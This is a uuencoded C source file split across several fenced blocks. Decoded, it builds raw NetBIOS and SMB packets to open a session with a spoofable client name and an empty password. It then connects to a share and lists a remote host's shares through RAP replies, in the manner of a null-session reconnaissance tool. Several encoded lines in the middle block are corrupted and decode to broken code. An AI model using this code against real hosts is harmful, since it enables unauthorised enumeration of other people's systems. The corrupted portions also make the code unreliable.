M<VEZ96]F*$YB=%-E<W-I;VY(9'(I*3L-"@T*($YB=%-E<W-I;VX@/2`H3F)T
M4V5S<VEO;DAD<B`J*2`H4&%C:V5T*3L-"@T*("\J(E1Y<&4B(#T@,'@P,"!A
M;F0@(D9L86=S(B`](#!X,#`L(`T*("`J(&)E8V%U<V4@=V4@=7-E(&$@<V5S
M<VEO;B!M97-S86=E('!A8VME=`T*("`J('=I=&@@3D540DE/4RP-"B`@*B`B
M3&5N9W1H(B!I<R!E<75A;"!T;R!T:&4-"B`@*B!A;6]U;G0@;V8@9&%T82!O
M=F5R('1H92`-"B`@*B!.151"24]3(&AE861E<BHO#0H-"@T*($YB=%-E<W-I
M;VXM/E1Y<&4],'@P.PT*#0H@3F)T4V5S<VEO;BT^1FQA9W,],'@P.PT*#0H@
M3F)T4V5S<VEO;BT^3&5N9W1H/6AT;VYS*%!A8VME=$QE;F=T:"D[#0I]#0H-
M"B\J5&\@8G5I;&0@82!334(@8F%S92!H96%D97(J+PT*#0IV;VED($)U:6QD
M4VUB0F%S94AD<B@-"B`@("`@("`@("`@("`@("`@("`@("\J3W5R('!A8VME
M="HO#0H@("`@("`@("`@("`@("`@("!U7V-H87(@*E!A8VME="P-"B`@
M("`@("`@("`@("`@("`@("\J5&AE(&-O;6UA;F0@8V]D92HO#0H@("`@
M("`@("`@("`@("`@("!U7V-H87(@0V]D92D@#0I[#0H@4VUB0F%S94AD
M<B`J4VUB0F%S93L-"@T*(%-M8D)A<V4@/2`H4VUB0F%S94AD<B`J*2`H4&%C
M:V5T("L@<VEZ96]F*$YB=%-E<W-I;VY(9'(I*3L-"@T*+RI4:&4@9FEE;&0@
M(E!R;W1O8V]L(B!C;VYT86EN=',@(E--0B(@86YD('1H92!C:&%R86-T97)S
M(#!X9F8J+PT*#0H@4VUB0F%S92T^4')O=&]C;VQ;,5T])U,G.PT*(%-M8D)A
M<V4M/E!R;W1O8V]L6S)=/2=-)SL-"B!3;6)"87-E+3Y0<F]T;V-O;%LS73TG
M0B<[#0H@4VUB0F%S92T^4')O=&]C;VQ;,%T],'AF9CL-"B`-"B!3;6)"87-E
M+3Y#;VUM86YD/2!#;V1E.PT*#0H@4VUB0F%S92T^1FQA9W,],'@P.#L-"GT-
M"@T*+RI4;R!E;F-O9&4@82!.151"24]3(&YA;64J+PT*#0IV;VED($YE=$)I
M;W-.86UE16YC;V1I;F<H8VAA<B`J3F%M92P@8VAA<B`J3F5T0FEO<TYA;64I
M#0I[#0H@:6YT(&DL:CTP.PT*(`T*+RI"969O<F4@=&AE(&5N8V]D960@3D54
M0DE/4R!N86UE+"!T:&5R92!I<R!T:&4@=F%L=64@.B`P>#(P*B\@#0H@#0H@
M3F5T0FEO<TYA;65;,%T],'@R,#L-"B`-"B!F;W(H:3TQ(#L@:2`\(#,S(#L@
M:2LK*0T*('L-"B`@3F5T0FEO<TYA;65;:5T@/2`H($YA;65;:ET@/CX@-"`I
M("L@,'@T,2`[#0H@($YE=$)I;W-.86UE6VDK,5T@/2`H3F%M95MJ72`F(#!X
M,&8I("L@,'@T,2`[#0H@(&DK*SL-"B`@:BLK.PT*('T-"@T*("\J070@=&AE
M(&5N9"!O9B!T:&4@96YC;V1E9"!.151"24]3(&YA;64L('1H97)E(&ES('1H
M92!V86QU93H@,'@P,"HO#0H@#0H@3F5T0FEO<TYA;65;,S-=/3!X,#`[#0H@
M#0I]#0H-"B\J*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ
M*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*B\-"@T*+RH@5&AI<R!F
M=6YC=&EO;B!I<R!U<V5D('1O(')E8V5I=F4@=&AE($YE9U!R;W0@4F5P;'D@
M#0H@*B!A;F0@=&\@:6YT97)P<F5T(&ET+@T*("H@5V4@=7-E('1H:7,@9G5N
M8W1I;VX@=&\@:&%V92!T:&4@4TU"(&1O;6%I;DYA;64@*B\@#0H-"F-H87(@
M*E)E8V5I=F5.96=0<F]T4F5P;'DH#0H@("`@("`@("`@("`@("`@("`@("`@
M("`@("\J($]U<B!S;V-K970J+PT*("`@("`@("`@("`@("`@("`@("`@("`@
M("!I;G0@4V]C:RP-"B`@("`@("`@("`@("`@("`@("`@("`@("`@+RI4:&4@
M9&]M86EN(&YA;64@<W1R:6YG(&QE;F=T:"HO#0H)"0D@(&EN="`J1&]M86EN
M3F%M94QE;F=T:"D-"GL-"@T*(&EN="!086-K971,96YG=&@[#0H-"B!U7V-H
M87(@*E!A8VME=#L-"B!U7V-H87(@*D1O;6%I;DYA;64[#0H@=5]I;G0Q-E]T
M(%-I>F4[#0H@#0H@3F)T4V5S<VEO;DAD<B!.8G1397-S:6]N.PT*#0H@4VUB
M3F5G4')O=%)E<&QY2&1R("I3;6).96=0<F]T4F5P;'D[#0H-"B\J4F5C96EV
M92!T:&4@3F5T8FEO<R!(96%D97(@=&\@#0H@*B!K;F]W('1H92!C;W5N="!O
M9B!D871A<R!B>71E<RHO#0H-"B!R96%D*%-O8VLL)DYB=%-E<W-I;VXL<VEZ
M96]F*$YB=%-E<W-I;VY(9'(I*3L-"@T*(%!A8VME=$QE;F=T:"`](&YT;VAS
M*$YB=%-E<W-I;VXN3&5N9W1H*3L@#0H-"B\J5&\@:&%V92!T:&4@4TU"($)A
M<V4@:&5A9&5R+'1H92!334(@3F5G4')O="!297!L>2!A;F0@9&%T87,J+PT*
M#0H@4&%C:V5T(#T@*'5?8VAA<B`J*2`H;6%L;&]C*%!A8VME=$QE;F=T:"`J
M('-I>F5O9BAU7V-H87(I*2D[#0H-"B!R96%D*%-O8VLL4&%C:V5T+%!A8VME
M=$QE;F=T:"D[#0H-"B!3;6).96=0<F]T4F5P;'D@/2`H4VUB3F5G4')O=%)E
M<&QY2&1R("HI(`T*("`@("`@("`@("`@("`@("`@("A086-K970@*PT*("`@
M("`@("`@("`@("`@("!S:7IE;V8H4VUB0F%S94AD<BDI.PT*#0HO*B!4
M;R!H879E('1H92!S:7IE(&]F('1H92!$;VUA:6X@;F%M92!S=')I;F<J+PT*
M#0H@;65M8W!Y*"93:7IE+%-M8DYE9U!R;W1297!L>2T^0GET94-O=6YT+'-I
M>F5O9BAU7VEN=#$V7W0I*3L-"@T*("I$;VUA:6Y.86UE3&5N9W1H(#T@("`@
M4VEZ92`M(`T*"0D)4VUB3F5G4')O=%)E<&QY+3Y%;F-R>7!T:6]N2V5Y3&5N
M9W1H.PT*#0H@1&]M86EN3F%M92`]("AU7V-H87(@*BD@*&UA;&QO8R@J1&]M
M86EN3F%M94QE;F=T:"`J('-I>F5O9BAU7V-H87(I*2D[#0H-"B\J0V]P>2!T
M:&4@1&]M86EN(&YA;64@:6X@82!S=')I;F<J+PT*#0H@;65M8W!Y*$1O;6%I
M;DYA;64L#0H@("`@("`@("`@("`@("`@*'5?8VAA<B`J*2`-"B`@("`@
```

```
M("`@("`@("`@("`@("`H4&%C:V5T("L@#0H@("`@("`@("`@("`@("`@("`@
M('-I>F5O9BA3;6)"87-E2&1R*2`K(`T*("`@("`@("`@("`@("`@("`@("!S
M:7IE;V8H4VUB3F5G4')O=%)E<&QY2&1R*0T*("`@("`@("`@("`@("`@("`@
M("`K(%-M8DYE9U!R;W1297!L>2T^16YC<GEP=&EO;DME>4QE;F=T:"DL#0H@
M("`@("`@("`@("`@("`@("`@("I$;VUA:6Y.86UE3&5N9W1H*3L-"B`-"B!R
M971U<FX@1&]M86EN3F%M93L-"GT-"@T*+RHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ
M*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ
M*BHJ+PT*#0HO*E1H:7,@9G5N8W1I;VX@:7,@=7-E9"!T;R!H879E('1H92!4
M8V]N>"!297!L>2P@#0H@*B!A;F0@=&\@:&%V92!S;VUE(&EN9F]R;6%T:6]N
M#0H@*B!L:6ME('1H92!4:60@9FEE;&0J+PT*#0H-"G9O:60@4F5C96EV951C
M;VY84F5P;'DH#0H@("`@("`@("`@("`@("`@("`@("`@("\J3W5R('-O8VME
M="HO#0H@("`@("`@("`@("`@("`@("`@("`@(&EN="!3;V-K+`T*("`@("`@
M("`@("`@("`@("`@("`O*E1H92!4240@9FEE;&0J+PT*("`@("`@("`@
M("`@("`@("`@("`@("!U7VEN=#A?="`J5&ED*0T*>PT*#0H@:6YT(%!A8VME
M=$QE;F=T:#L-"@T*('5?8VAA<B`J4&%C:V5T.PT*(`T*($YB=%-E<W-I;VY(
M9'(@3F)T4V5S<VEO;CL-"@T*(%-M8D)A<V5(9'(@*E-M8D)A<V4[#0H-"B`-
M"B`O*B!4;R!K;F]W('1H92!C;W5N="!O9B!D871A(&)Y=&5S*B\-"@T*(')E
M860H4V]C:RPF3F)T4V5S<VEO;BQS:7IE;V8H3F)T4V5S<VEO;DAD<BDI.PT*
M#0H@4&%C:V5T3&5N9W1H(#T@;G1O:',H3F)T4V5S<VEO;BY,96YG=&@I.R`-
M"@T*+RI792!R96-E:79E('1H92!334(@0F%S92!H96%D97(L(%1C;VYX(')E
M<&QY(&AE861E<B!A;F0@9&%T87,J+PT*#0H@4&%C:V5T(#T@*'5?8VAA<B`J
M*2`H;6%L;&]C*%!A8VME=$QE;F=T:"`J('-I>F5O9BAU7V-H87(I*2D[#0H-
M"B!R96%D*%-O8VLL4&%C:V5T+%!A8VME=$QE;F=T:"D[#0H-"B!3;6)"87-E
M(#T@*%-M8D)A<V5(9'(@*B`I("A086-K970I.PT*#0HO*E1O(&AA=F4@=&AE
M(%1I9"!F:65L9"HO#0H-"B!M96UC<'DH5&ED+%-M8D)A<V4M/E1I9"PR*G-I
M>F5O9BAU7VEN=#A?="DI.PT*#0H@9G)E92A086-K970I.PT*#0I]#0H-"B\J
M*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ
M*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*B\@#0H-"B\J06YA;'ES:7,@;V8@=&AE
M('1R86YS86-T:6]N(&%N9"!205`@8V]M;6%N9',@<F5P;'DJ+PT*#0HO*D1E
M9FEN92!T:&4@4TA!4D5?24Y&3R!S=')U8W1U<F4J+PT*('1Y<&5D968@<W1R
M=6-T#0H@>PT*("!U7V-H87(@3F5T3F%M95LQ,UT[#0H@('5?8VAA<B!O860[
M#0H@('5?:6YT,39?="!4>7!E.PT*("!U7VEN=#,R7W0@4F5M87)K.PT*('T@
M4VAA<F5);F9O.PT*#0HO*E-P96-I86P@<W1R=6-T=7)E(&9O<B!T:&4@4D%0
M(')E<W!O;G-E('!A<F%M971E<G,J+PT*#0H@='EP961E9B!S=')U8W0-"B![
M#0H@('5?:6YT.%]T(%-T871U<ULR73L-"B`@=5]I;G0X7W0@0V]N=F5R=&5R
M6S)=.PT*("!U7VEN=#A?="!%;G1R:65S4F5T=7)N961;,ET[#0H@('5?:6YT
M.%]T($5N=')I97-!=F%I;&%B;&5;,ET[#0H@?2!297!L>5!A<F%M971E<G,[
M#0H-"G9O:60@4F5C96EV951R86YS4F5P;'DH#0H@("`@("`@("`@("`@("`@
M("`@("`@("\J3W5R('-O8VME="HO#0H@("`@("`@("`@("`@("`@("`@("`@
M(&EN="!3;V-K*0T*>PT*(&EN="!086-K971,96YG=&@[#0H-"B!U7V-H87(@
M*E!A8VME=#L-"@T*+RI%;G1R:65S(&%V86EL86)L92P@;G5M8F5R(&]F(%-(
M05)%7TE.1D\@<W1R=6-T=7)E<RHO#0H@#0H@=5]I;G0Q-E]T($5N=')I97,[
M#0H@#0H@3F)T4V5S<VEO;DAD<B!.8G1397-S:6]N.PT*#0H@4VUB5')A;G-2
M97!L>4AD<B`J4VUB5')A;G-297!L>3L-"@T*('5?:6YT,39?="!$:7-P;&%C
M96UE;G0[#0H-"B!3:&%R94EN9F\@*E-H87)E.PT*#0H@4F5P;'E087)A;65T
M97)S("I297!L>3L-"@T*(&EN="!I.PT*(`T*+RI4;R!R96-E:79E('1H92!.
M971B:6]S(&AE861E<B!A;F0@#0IT;R!K;F]W('1H92!C;W5N="!O9B!D871A
M(&)Y=&5S*B\-"@T*(')E860H4V]C:RPF3F)T4V5S<VEO;BQS:7IE;V8H3F)T
M4V5S<VEO;DAD<BDI.PT*#0H@4&%C:V5T3&5N9W1H(#T@;G1O:',H3F)T4V5S
M<VEO;BY,96YG=&@I.R`-"@T*+RI4;R!R96-E:79E('1H92!3;6(@0F%S92!(
M96%D97(L(`T*("H@=&AE(%-M8B!4<F%N<V%C=&EO;B!297!L>2P@86YD('1H
M92`-"B`J(%)!4"!C;VUM86YD(')E<W!O;G-E*B\-"@T*(%!A8VME="`]("AU
M7V-H87(@*BD@*&UA;&QO8RA086-K971,96YG=&@@*B!S:7IE;V8H=5]C:&%R
M*2DI.PT*#0H@<F5A9"A3;V-K+%!A8VME="Q086-K971,96YG=&@I.PT*#0HO
M*E1O(&AA=F4@=&AE(%)!4"!P87)A;65T97)S(&1I<W!L86-E;65N="HO#0H@
M#0H@4VUB5')A;G-297!L>2`]("A3;6)4<F%N<U)E<&QY2&1R("HI(`T*("`@
M("`@("`@("`@("`@("`H4&%C:V5T("L-"B`@("`@("`@("`@("`@("`@('-I
M>F5O9BA3;6)"87-E2&1R*2D[#0H@;65M8W!Y*"9$:7-P;&%C96UE;G0L#0H@
M("`@("`@(%-M8E1R86YS4F5P;'DM/E!A<F%M971E<D]F9G-E="P-"B`@("`@
M("`@<VEZ96]F*'5?:6YT,39?="DI.PT*#0H@4F5P;'D@/2`@*%)E<&QY4&%R
M86UE=&5R<R`J("D@*"!086-K970@*R!$:7-P;&%C96UE;G0I.PT*("`-"B!M
M96UC<'DH*'5?8VAA<BHI("@F16YT<FEE<RDL#0H@("`@("`@("`H=5]C:&%R
M("HI("A297!L>2T^16YT<FEE<T%V86EL86)L92DL#0H@("`@("`@("!S:7IE
M;V8H=5]I;G0Q-E]T*2D[#0H-"B`O*DEN:71I86QI>F4@82!P;VEN=&5R('1O
M('1H92!S979E<F%L('-H87)E(&EN9F\@<W1R=6-T=7)E<RHO#0H-"B!3:&%R
M92`]("@@4VAA<F5);F9O("H@*2`H;6%L;&]C*$5N=')I97,@*B!S:7IE;V8H
M4VAA<F5);F9O*2DI.PT*#0H@;65M8W!Y*%-H87)E+"AU7V-H87(@*BD@*%!A
M8VME="`@*PT*"0D)("!$:7-P;&%C96UE;G0@*PT*("`@("`@("`@("`@("`@
```

```
M("`@("`@("`@("!S:7IE;V8H4F5P;'E087)A;65T97)S*2DL(`T*("`@("`@
M("`@("`@("`@("`@("`@("!%;G1R:65S("H@<VEZ96]F*%-H87)E26YF
M;RDI.PT*#0HO*E!R:6YT('1O('-C<F5E;B!T:&4@<V5V97)A;"!I;F9O<FUA
M=&EO;BHO#0H-"B!F;W(H:3TP.VD\16YT<FEE<SMI*RLI#0H@>PT*("!P<FEN
M=&8H(EQN3F%M92`Z("5S(BQ3:&%R95MI72Y.971.86UE*3L-"B`@<W=I=&-H
M*%-H87)E6VE=+E1Y<&4I#0H@('L-"B`@(&-A<V4@,#H@#0H@("`@<')I;G1F
M*")<;D1I<VL@9&ER96-T;W)Y('1R964B*3L-"B`@("!B<F5A:SL-"B`@("`-
M"B`@(&-A<V4@,3H@#0H@("`@<')I;G1F*")<;E!R:6YT97(@<75E=64B*3L-
M"B`@("!B<F5A:SL-"B`@("`-"B`@(&-A<V4@,CH@#0H@("`@<')I;G1F*")<
M;D-O;6UU;FEC871I;VYS(&1E=FEC92(I.PT*("`@(&)R96%K.PT*("`@(`T*
M("`@8V%S92`S.B`-"B`@("!P<FEN=&8H(EQN25!#(BD[#0H@("`@8G)E86L[
M#0H@('T-"B`@#0H@('!R:6YT9B@B7&Y296UA<FL@.B`E<UQN7&XB+"@H=5]C
M:&%R("HI(`T*("`@("`@("`@("`@("`@("`@("`@("`@("`@("`H4&%C:V5T("L@
M1&ES<&QA8V5M96YT("L@#0H)"0D@("!S:7IE;V8H4F5P;'E087)A;65T97)S
M*2`K#0H)"0D@("!3:&%R95MI72Y296UA<FLI*2D[#0H@("`-"B!]#0I]#0H-
M"B\J*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ
M*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*B\-"@T*+RI4:&ES(&9U;F-T:6]N
M(&ES('5S960@=&\@:6YJ96-T('1H92!.151"24]3('!A8VME="`@#0H@*B`@
M=VET:"!T:&4@96YC;V1E9"!.151"24]3(&YA;64@;V8-"B`J('1H92!C;&EE
M;G0@*'1H870@8V]U;&0@8F4@9F%K92D-"B`J(&%N9"!T:&4@<V5R=F5R)W,@
M25`@861R97-S*B\-"B`-"G9O:60@4V5N9$YE=$)I;W-.86UE4F5Q=65S="@-
M"B`@("`@("`@("`@("`@("`@("`@("`@("`@("`O*D]U<B!S;V-K970@*B\-
M"B`@("`@("`@("`@("`@("`@("`@("`@("`@("!I;G0@4V]C:RP-"B`@("`@
M("`@("`@("`@("`@("`@("`O*E1H92!C;&EE;G0G<R!N86UE*B\-
M"B`@("`@("`@("`@("`@("`@("`@("`@("!C:&%R("I#;&EE;G0L#0H@
M("`@("`@("`@("`@("`@("`@("`@("`@+RI334(@<V5R=F5R)W,@25`J
M+PT*("`@("`@("`@("`@("`@("`@("`@("`@(&-H87(@*E--0E-E<G9E
M<BD-"GL-"B\J5&AE('!A8VME="!T;R!I;FIE8W0J+PT*#0H@=5]C:&%R("I0
M86-K970[#0H-"B\J5&AE($Y%5$))3U,@:&5A9&5R*B\-"@T*($YB=%-E<W-I
M;VY(9'(@*DYB=%-E<W-I;VX[#0H@#0HO*E--0B!S97)V97(G<R!.151"24]3
M(&5N8V]D960@;F%M92HO#0H@#0H@8VAA<B!.0E1397)V97);,S1=.PT*(`T*
M+RI#;&EE;G0G<R!.151"24]3(&5N8V]D960@;F%M92HO#0H@#0H@8VAA<B!.
M0E1#;&EE;G1;,S1=.PT*#0HO*D5N8V]D92!T:&4@8VQI96YT)W,@;F%M92HO
M(`T*(`T*($YE=$)I;W-.86UE16YC;V1I;F<H0VQI96YT+$Y"5$-L:65N="D[
M#0H-"B\J16YC;V1E('1H92!S97)V97(G<R!N86UE*B\-"B`-"B!.971":6]S
M3F%M945N8V]D:6YG*%--0E-E<G9E<BQ.0E1397)V97(I.PT*#0HO*D]+(&QE
M="=S(&)U:6QD('1H92!P86-K970J+PT*#0H@4&%C:V5T(#T@*'5?8VAA<B`J
M*2`H;6%L;&]C*`T*("`@("`@("`@("`@("`@("`@("`@("`@("`@("!S:7IE
M;V8H3F)T4V5S<VEO;BD@*PT*("`@("`@("`@("`@("`@("`@("`@("`@("`@
M("!S:7IE;V8H3D)44V5R=F5R*2`K#0H@("`@("`@("`@("`@("`@("`@("`@
M("`@("`@('-I>F5O9BA.0E1#;&EE;G0I*2D[#0H-"B\J5&AE($Y%5$))3U,@
M:&5A9&5R*B\-"B`-"B!.8G1397-S:6]N(#T@*$YB=%-E<W-I;VY(9'(@*BD@
M*%!A8VME="D[#0H-"B\J5'EP97,@/2`P>#@Q(%-E<W-I;VX@<F5Q=65S="HO
M#0H-"B!.8G1397-S:6]N+3Y4>7!E(#T@,'@X,3L-"@T*+RI&;&%G<R`]($Y/
M3D4J+PT*(`T*($YB=%-E<W-I;VXM/D9L86=S(#T@,'@P,#L-"@T*+RI,96YG
M=&@@/2!S:7IE(&]F('1H92!T=V\@3D540DE/4R!E;F-O9&5D(&YA;65S(#T@
M-C0@8GET97,J+PT*#0H@3F)T4V5S<VEO;BT^3&5N9W1H(#T@;G1O:',H<VEZ
M96]F*$Y"5%-E<G9E<BD@*R!S:7IE;V8H3D)40VQI96YT*2D[#0H-"B\J0G5I
M;&0@=&AE('!A8VME="P@>6]U(&UU<W0@<F5S<&5C="!T:&ES(&]R9&5R(#H-
M"B`J('1H92!.151"24]3('-E<W-I;VX@:&5A9&5R+`T*("H@=&AE('-E<G9E
M<B=S($Y%5$))3U,@96YC;V1E9"!N86UE("P-"B`J(&9O;&QO=VEN9R!B>2!T
M:&4@8VQI96YT)W,@3D540DE/4R!E;F-O9&5D(&YA;64L(`T*("H@5&AA="=S
M(&%L;"!F;VQK<R`J+PT*#0HO*E1H92!E;F-O9&5D($Y%5$))3U,@;F%M92!O
M9B!T:&4@<V5R=F5R(&ES(&%F=&5R('1H92!.151"24]3(&AE861E<BHO#0H-
M"B!M96UC<'DH#0H@("`@("`@("`@("\J069T97(@=&AE($Y%5$))3U,@2&5A9&5R
M*B\-"B`@("`@("`@*'5?8VAA<B`J*2`H4&%C:V5T("L@<VEZ96]F*$YB=%-E
M<W-I;VY(9'(I*2P-"@DO*E=E('!U="!T:&4@<V5R=F5R)W,@3D540DE/4R!E
M;F-O9&5D(&YA;64J+PT*("`@("`@("!.0E1397)V97(L#0H@("`@("`@('-I
M>F5O9BA.0E1397)V97(I*3L-"B`-"B`@#0H@;65M8W!Y*`T*("`@("`@("`O
M*D%F=&5R('1H92!S97)V97(G<R!.151"24]3(&5N8V]D960@;F%M92HO#0H@
M("`@("`@("AU7V-H87(@*BD@*%!A8VME="`K(`T*("`@("`@("`@("`@("`@
M("`@("!S:7IE;V8H3F)T4V5S<VEO;DAD<BD@*PT*("`@("`@("`@("`@("`@
M("`@("!S:7IE;V8H3D)44V5R=F5R*2DL#0H)+RI792!P=70@=&AE(&-L:65N
M="=S($Y%5$))3U,@96YC;V1E9"!N86UE*B\-"B`@("`@("`@3D)40VQI96YT
M+`T*("`@("`@("!S:7IE;V8H3D)40VQI96YT*2D[#0H-"B`O*E=R:71E('1H
M92!P86-K970@=&\@=&AE('=I<F4J+PT*#0H@=W)I=&4H4V]C:RP@4&%C:V5T
M+"!S:7IE;V8H3F)T4V5S<VEO;DAD<BD@*PT*("`@("`@("`@("`@("`@("`@
M("`@<VEZ96]F*$Y"5$-L:65N="D@*PT*("`@("`@("`@("`@("`@("`@("`@
```

```
M<VEZ96]F*$Y"5%-E<G9E<BDI.PT*?0T*#0HO*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ
M*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ
M*BHJ*BHO#0H-"B\J(%1H:7,@9G5N8W1I;VX@<V5N9',@82!N96=P<F]T(')E
M<75E<W0@4&%C:V5T*B\-"@T*=F]I9"!396YD3F5G4')O=%)E<75E<W0H#0H@
M("`@("`@("`@("`@("`@("`@("`O*D]U<B!S;V-K970J+PT*("`@("`@
M("`@("`@("`@("`@("`@("`@:6YT(%-O8VLI#0I[#0H@=5]C:&%R("I086-K
M970[#0H@#0H@:6YT(%!A8VME=$QE;F=T:#L-"@T*(%-M8DYE9U!R;W1297%U
M97-T2&1R("I.96=297%U97-T.PT*#0H@+RH@5&AE('1O=&%L(&QE;F=T:"!O
M9B`Z#0H@("H@4VUB($)A<V4@2&5A9&5R("L@4VUB($YE9W!R;W0@4F5Q=65S
M=`T*("`K($1I86QE8W0@<W1R:6YG("HO#0H-"@T*4&%C:V5T3&5N9W1H(#T)
M<VEZ96]F*%-M8D)A<V5(9'(I("L@#0H@("`@("`@("`@("`@<VEZ96]F
M*%-M8DYE9U!R;W1297%U97-T2&1R*2`K#0H@("`@("`@("`@("`@<VEZ
M96]F*%--0E]04D]43T-/3"!$24%,14-4*3L-"@T*(%!A8VME="`](#H@*'5?
M;6%L;&]C*"A086-K971,96YG=&@@*R`T*2`J('-I>F5O9BAU7V-H87(I*3L-
M("!S:7IE;V8H3F5)T4V5S<VEO;DA$4BDI.PT*("`@("`@("`@("`@("`@("`@
M("`@("!S:7IE;V8H3F5H=5]C:&%R("HI*%!A8VME="`K(`T*("`@("`@("`@
M8FEE<R$H96%D97(@*B\-"@T*4&%C:V5T*%-M8D)A<V5(9'(@*B`Q.#8M2S<Q+#9Y
M=&@I.PT*#0HO*B!"=6EL9"!T:&4@4D9#,3`P,B!S97-S:6]N(&AE861E<B`J
M=6EL9%)E<75E<W0H4&%C:V5T*2LK!X-S(I.PT*#0HO*B!"=6EL9"!T:&4@
M3F5G<')O=&]C;VP@<F5Q=65S="!H96%D97(@*B\-"DYE9U!R;W1297%U97-T("A3
M.F6).96=0<F]T4F5Q=65S=$AD<B`J*2`-"B`@("`@("`@("`@("`@*%!A8VME
M=""K('-I>F5O9BA.971B:6]S4V5S<VEO;DA$4BDI*B`*#0H@("`@("`@("`@("!S
M:7IE;V8H4VUB0F%S94AD<BDI.PT*("`H5'E9U)E<75E<W0M/E=O<F1#;W5N
M=""](#`[#0H-"B\J(%5&AE(&-O;6UA;F0@:7,@9G5L;'D@;6%N9&%T;W)Y(&EN
M.6ME('1H:7,L#0H@*B!D=&@@=&AE(%1I<W1E9"!O<FEG:6YA;"!O9B!T:&4@9FEN
M9PT*("H@;VX@;G5L;"!D86EL96-T(&]F('1H92!H96%D97(@:7,@*B\-"@T*
M97(@#0H@*B!W:71H(&%R<F9Y<F]H(#0H-"B!.96=297%U97-T+3Y">71E0V]U
M;G1;,%T@/2!S:7IE;V8H4TU"7U!23U1/0T],($1)04Q%0U0I.PT*#0HO*B$$@
M9F]R('1H92!S:7IE(&]F('1H92!D:6%L96-T(&%R<F%Y("HO#0H@3F5G<F]T
M4F5Q=65S="T^0G5F9F5R1F]R;6%T(#T@,'@P,CL-"@T*+RH@*%-M8B!P<F]T
M;V-O;"!H96%D97(@*B\-"B\J(%!A8VME="`K(`!A8VME="`K('-I>F5O
M9F(@*AA8VME="`K('-I>F5O9BA.971B:6]S4V5S<VEO;DA$4BDI*"@@("`@
M*R!S:7IE;V8H3F5T8FEO<U-E<W-I;VY(1%(I.PT*("`@("`@("`@("`@("`@
M("`@("L@<VEZ96]F*%-M8D)A<V5(9'(I.PT*("`@("`@("`@("`@("`@("`@
M("`@("`@("`@("`@("!S:7IE;V8H3F5G4')O=%)E<75E<W1(9'(I*2`K(`T*
M("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@("!S:7IE;V8H4TU"7U!2
M3U1/0T],($1)04Q%0U0I.PT*("`@("`@("`@("`@("`@("`@("`@("`@("`@
M("`@("`@("`@("`@("`@("`@("`@*G-E;F0H4V]C:RP@4&%C:V5T+`T*
M("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@
M("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@
```

```
M#0H-"B\J0G5I;&0@=&AE(%-E='5P6"!R97%U97-T(&AE861E<BHO#0H-"B!3
M971U<%A297%U97-T(#T@*%-M8E-E='5P6%)E<75E<W1(9'(@*BD@#0H@("`@
M("`@("`@("`@("`@("A086-K970@*R!S:7IE;V8H3F)T4V5S<VEO;DAD<BD-
M"B`@("`@("`@("`@("`@("`@("L@<VEZ96]F*%-M8D)A<V5(9'(I*3L-"@T*
M#0HO*E-E="!V86QU92!O9B!T:&4@;6%X:6UU;2!S:7IE(&]F(&1A=&$$@=&\@
M<F5C96EV92HO#0H-"B!3971U<%A297%U97-T+3Y-87A"=69F97)3:7IE6S%=
M/3!X1D8[#0H-"B\J0G5I;&0@=&AE(%-E='5P6"!H96%D97(J+PT*#0H@4V5T
M=7!84F5Q=65S="T^5V]R9$-O=6YT/3!X9#L-"@T*(%-E='5P6%)E<75E<W0M
M/D%N9%A#;VUM86YD/3!X9F8[#0H-"B`O*D=I=F4@82!S:7IE(&]F('1H92!P
M87-S=V]R9"!3=')I;F<@*$YU;&P@8VAA<F%C=&5R*2P@#0H@("H@9F]R($$%.
M4TD@0VAA<F%C=&5R("AT:&4@#0H@("H@54Y)0T]]$12!S=')I;F=S(&%R92!N
M;W0@<W5P<&]R=&5D*B\-"@T*(%-E='5P6%)E<75E<W0M/D-A<V5)3G-E;G-I
M=&EV95!A<W-W;W)D3&5N9W1H6S!=(#T@,'@P.PT*#0H@+RH@0V]U;G0@;V8@
M9&%T82!B>71E<RHO#0H-"B!3971U<%A297%U97-T+3Y">71E0V]U;G0@;,%T@
M/2`@#0H@("`@("`@("`@("`@("`@("`@("`@("`@1&]M86EN3F%M
M94QE;F=T:"`K(#$@*PT*("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@
M('-I>F5O9BA.051)5D5?3U-?3$%.34%.*3L-"B`-"@T*(&UE;6-P>2@H=5]C
M:&%R("H@*2`H4&%C:V5T("L@#0H@("`@("`@("`@("`@("`@("!S:7IE
M;V8H3F)T4V5S<VEO;DAD<BD@*R`-"B`@("`@("`@("`@("`@("`@("`@('-I
M>F5O9BA3;6)"87-E2&1R*2`K(`T*("`@("`@("`@("`@("`@("`@("`@<VEZ
M96]F*%-M8E-E='5P6%)E<75E<W1(9'(I("L-"B`@("`@("`@("`@("`@("`@
M("`@(#$I+`T*("`@("`@("`@("`@("`@("`@1&]M86EN3F%M92P-"B`@
M("`@("`@("`@("`@("`@($1O;6%I;DYA;65,96YG=&@I.PT*#0HO*B!)
M;F-R96UE;G1A=&EO;B!O9B!$;VUA:6Y.86UE3&5N9W1H+"`-"B`J('1O(&AA
M=F4@82!N=6QL(&-H87)A8W1E<B!T97)M:6YA=&EO;D'-T<FEN9PT*("H@(&9O
M<B!T:&4@9&]M86EN(&YA;64@<W1R:6YG*B\-"@T*($1O;6%I;DYA;65,96YG
M=&@K*SL-"@T*(&UE;6-P>2@H=5]C:&%R("H@*2`H4&%C:V5T("L@#0H@("`@
